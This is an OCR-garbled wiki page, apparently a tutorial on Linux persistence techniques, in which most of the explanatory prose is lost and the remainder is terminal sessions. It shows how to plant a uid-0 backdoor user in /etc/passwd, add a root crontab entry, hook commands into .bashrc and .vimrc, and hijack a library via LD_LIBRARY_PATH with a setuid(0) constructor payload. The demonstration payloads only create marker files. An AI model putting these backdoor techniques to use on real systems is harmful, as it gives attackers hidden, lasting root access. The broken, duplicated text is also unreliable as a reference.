
Linux

Windows Linux

SSH

id_rsa

.ssh id_rsa 600 root SSH id_rsa SS



ssh-keygen passphrase passphrase passphra

```
web01@web01:~/.ssh$ ls -al
total 8
drwx------  2 web01 web01 4096 Jan 22 14:32 .
drwxr-xr-x 17 web01 web01 4096 Mar 29 14:08 ..
web01@web01:~/.ssh$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/web01/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/web01/.ssh/id_rsa
Your public key has been saved in /home/web01/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Rc4NmsNu+od8GzddSY9RrgZAmCOTUliEYvvesY8+kuU web01@web01
The key's randomart image is:
+---[RSA 3072]----+
|      *+.  +=     .|
```

```
|   o + +. +* +    o |
| . o .  o=. + o ...|
|  .     . o   ..+o|
|   .     S     +. o|
|     . oo      o . |
|    . =. + ..  o .  |
|     + Eoo oo .     |
|      ooooo..       |
+----[SHA256]-----+
```

```
web01@web01:~/.ssh$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/web01/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/web01/.ssh/id_rsa
Your public key has been saved in /home/web01/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Rc4NmsNu+od8GzddSY9RrgZAmCOTUliEYvvesY8+kuU web01@web01
The key's randomart image is:
+---[RSA 3072]----+
|      *+. +=     .|
|  o + +.+* +   o |
| . o . o=.+ o ...|
|  .     . o   ..+o|
|   .     S     +.o|
|    . oo      o . |
|   . =.+ .. o .  |
|    + Eoo oo .   |
|     ooooo..     |
+----[SHA256]-----+
web01@web01:~/.ssh$
```

authorized_keys


authorized_keys .ssh SSH

```
dev01@dev01:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7NeONICooUAP5Ej70oUODwPKWZJHHvTxuPahWuPwA
nJavtnswnZqmze5xtZfT/cJp1vhr2pl6WusxmXIufgX10a54ZnK2kKvYLc66gkRfJmIdn/InrMdHyRtW
Xs37EUdaJJnLest+lLvM2yUuGX+cghsBbDcMuOR4FSvLDSZrWC535Us0LPgUccsRpTcfoYslZTMW09ZE
nJPd2OAc6ZJxvQSsjnYNtwPFhTcvcVZlDXB27jYpHqvhYc2D0Cs9HFQxj4vkx+tCUelC/NSBxc2tV4/G
Ymxk40vhYtnmn7sM1YkKoXd714sCJ1iZrUv28QA19GvqdOdFGpTDQZcLEA8DfPUTrVoIQf+3LfWBJldA
3VlugTlwB2L47pljOGPOFgD1/DJaS+N6/DApnnlRN1D1eluXRubMAOhCcgspFDUG8wUHLwd6DwtBA84N
a1je1023uf+l8ROLI8A+s9K4tBumRCxw3f3eTA86z9G5NO5eTraQQby9MWqYQIBvfFEPliU= ansible
@dev01
```

bashrc bash_profile

bashrc ssh bash_profile

```
dev01@dev01:~/.ssh$ echo 'touch /tmp/bashrc' >> ~/.bashrc
dev01@dev01:~/.ssh$ ls -al /tmp/bashrc
ls: cannot access '/tmp/bashrc': No such file or directory
dev01@dev01:~/.ssh$ bash
dev01@dev01:~/.ssh$ ls -al /tmp/bashrc
-rw-rw-r-- 1 dev01 dev01 0 Mar 29 17:33 /tmp/bashrc
```



passwd shadow

/etc/passwd openssl 123123

```
root@web01:/home/web01# openssl passwd -1 -salt dler 123123
$1$dler$C5tRZCGTq22ONPl0HmcXZ0
root@web01:/home/web01# echo 'senzee:$1$dler$C5tRZCGTq22ONPl0HmcXZ0:0:0:root:/root:/bin/bash'
>> /etc/passwd
root@web01:/home/web01# exit
exit
web01@web01:~$ su senzee
Password:
root@web01:/home/web01#
```

```
root@web01:/home/web01# openssl passwd -1 -salt dler 123123
$1$dler$C5tRZCGTq22ONPl0HmcXZ0
root@web01:/home/web01# echo 'senzee:$1$dler$C5tRZCGTq22ONPl0HmcXZ0:0:0:root:/root:/bin/bash' >> /etc/passwd
root@web01:/home/web01# exit
exit
web01@web01:~$ su senzee
Password:
root@web01:/home/web01#
```

/etc/passwd /etc/passwd shadow

crontab

/etc/crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *  * * *  root    cd / && run-parts --report /etc/cron.hourly
25 6  * * *  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6  * * 7  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6  1 * *  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

touch /tmp/crontab * * * * * root touch /tmp/crontab

```
root@web01:~# ls -al /tmp/crontab
ls: cannot access '/tmp/crontab': No such file or directory
root@web01:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *  * * *  root    cd / && run-parts --report /etc/cron.hourly
25 6  * * *  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6  * * 7  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6  1 * *  root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root touch /tmp/crontab
```


```
#
root@web01:~# ls -al /tmp/crontab
-rw-r--r-- 1 root root 0 Mar 29 17:48 /tmp/crontab
```

```
root@web01:~# ls -al /tmp/crontab
ls: cannot access '/tmp/crontab': No such file or directory
root@web01:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root touch /tmp/crontab
#
root@web01:~# ls -al /tmp/crontab
-rw-r--r-- 1 root root 0 Mar 29 17:48 /tmp/crontab
```

crontab -e

VIM

vim **.vimrc** **:silent !touch /tmp/vim** **:silent** **!** vim bash




```
web01@web01:~$ nano .vimrc
web01@web01:~$ cat .vimrc
:silent !touch /tmp/vim
web01@web01:~$ rm /tmp/vim
web01@web01:~$ vim

web01@web01:~$ ls -al /tmp/vim
-rw-rw-r-- 1 web01 web01 0 Mar 29 17:55 /tmp/vim
```

Windows Linux Windows DLL Linux elf DL

```
    RPATH

LD_LIBRARY_PATH

    RUNPATH

/etc/ld.so.conf

/lib /lib64 /usr/lib /usr/local/lib /usr/local/lib64
```

Beacon

LD_LIBRARY_PATH

LD_LIBRARY_PATH bashrc LD_LIBRARY_PATH RPATH **ldd /usr/bin/ping** ping **libgpg-error.so.0** ping

```
root@web01:/home/web01# ldd /usr/bin/ping
        linux-vdso.so.1 (0x00007ffe187bf000)
        libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007fd0b3470000)
        libgcrypt.so.20 => /lib/x86_64-linux-gnu/libgcrypt.so.20 (0x00007fd0b3352000)
        libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007fd0b3336000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd0b3144000)
        libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007fd0b3121000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fd0b34c1000)
```

PoC

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> // for setuid/setgid
static void hijack() __attribute__((constructor));
void hijack() {
setuid(0);
setgid(0);
printf("HIJACKING...\n");
system("touch /tmp/hijack1");
}
```

```
root@web01:/home/web01# gcc -Wall -fPIC -c -o hijack.o hijack.c
root@web01:/home/web01# gcc -shared -o hijack.so hijack.o
root@web01:/home/web01# ldd /usr/bin/ping | grep error
libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007f36cfcb3000)
```

-Wall -fPIC -c -shared gcc


LD_LIBRARY_PATH ping

```
root@web01:/home/web01# mv hijack.so libgpg-error.so.0
root@web01:/home/web01# export LD_LIBRARY_PATH=/home/web01
root@web01:/home/web01# ping 127.0.0.1
ping: /home/web01/libgpg-error.so.0: no version information available (required by
/lib/x86_64-linux-gnu/libgcrypt.so.20)
ping: symbol lookup error: /lib/x86_64-linux-gnu/libgcrypt.so.20: undefined symbol:
gpgrt_lock_lock, version GPG_ERROR_1.0
```

DLL (

readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0 | grep FUNC | grep GPG_ERROR | awk '{print $8}' | sed 's/@@GPG_ERROR_1.0/;/g' readelf -s --wide

```
root@web01:/home/web01# readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0

Symbol table '.dynsym' contains 258 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __strcat_chk@GLIBC_2.3.4 (3)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getenv@GLIBC_2.2.5 (4)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND free@GLIBC_2.2.5 (4)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND funlockfile@GLIBC_2.2.5 (4)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND localtime@GLIBC_2.2.5 (4)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __vfprintf_chk@GLIBC_2.3.4 (3)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND abort@GLIBC_2.2.5 (4)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.2.5 (4)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strncpy@GLIBC_2.2.5 (4)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strncmp@GLIBC_2.2.5 (4)
    11: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTable
    12: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND stdout@GLIBC_2.2.5 (4)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND _exit@GLIBC_2.2.5 (4)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strcpy@GLIBC_2.2.5 (4)
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND mkdir@GLIBC_2.2.5 (4)
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND ferror@GLIBC_2.2.5 (4)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND isatty@GLIBC_2.2.5 (4)
    18: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fread@GLIBC_2.2.5 (4)
    19: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND stdin@GLIBC_2.2.5 (4)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fcntl@GLIBC_2.2.5 (4)
    21: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND setenv@GLIBC_2.2.5 (4)
    22: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2.2.5 (4)
```





```
root@web01:/home/web01# readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0 | grep FUNC
| grep GPG_ERROR | awk '{print $8}' | sed 's/@@GPG_ERROR_1.0/;/g'
gpgrt_ftruncate;
gpgrt_logv;
gpgrt_strdup;
gpgrt_printf_unlocked;
gpgrt_ftello;
gpg_err_code_to_errno;
.............
gpgrt_fpopen_nc;
gpgrt_fopenmem_init;
gpgrt_mopen;
gpg_error_check_version;
gpgrt_fseek;
```

ping

```
root@web01:/home/web01# mv hijack.so libgpg-error.so.0
root@web01:/home/web01# ping 127.0.0.1
ping: /home/web01/libgpg-error.so.0: no version information available (required by
/lib/x86_64-linux-gnu/libgcrypt.so.20)
HIJACKING...
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.197 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.097 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.099 ms
^C
```

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.097/0.123/0.197/0.042 ms
root@web01:/home/web01# ls -al /tmp/hijack1
-rw-r--r-- 1 root root 0 Mar 29 19:12 /tmp/hijack1
```



Revision #14
Created 29 March 2023 19:16:00 by
Updated 30 March 2023 02:43:27 by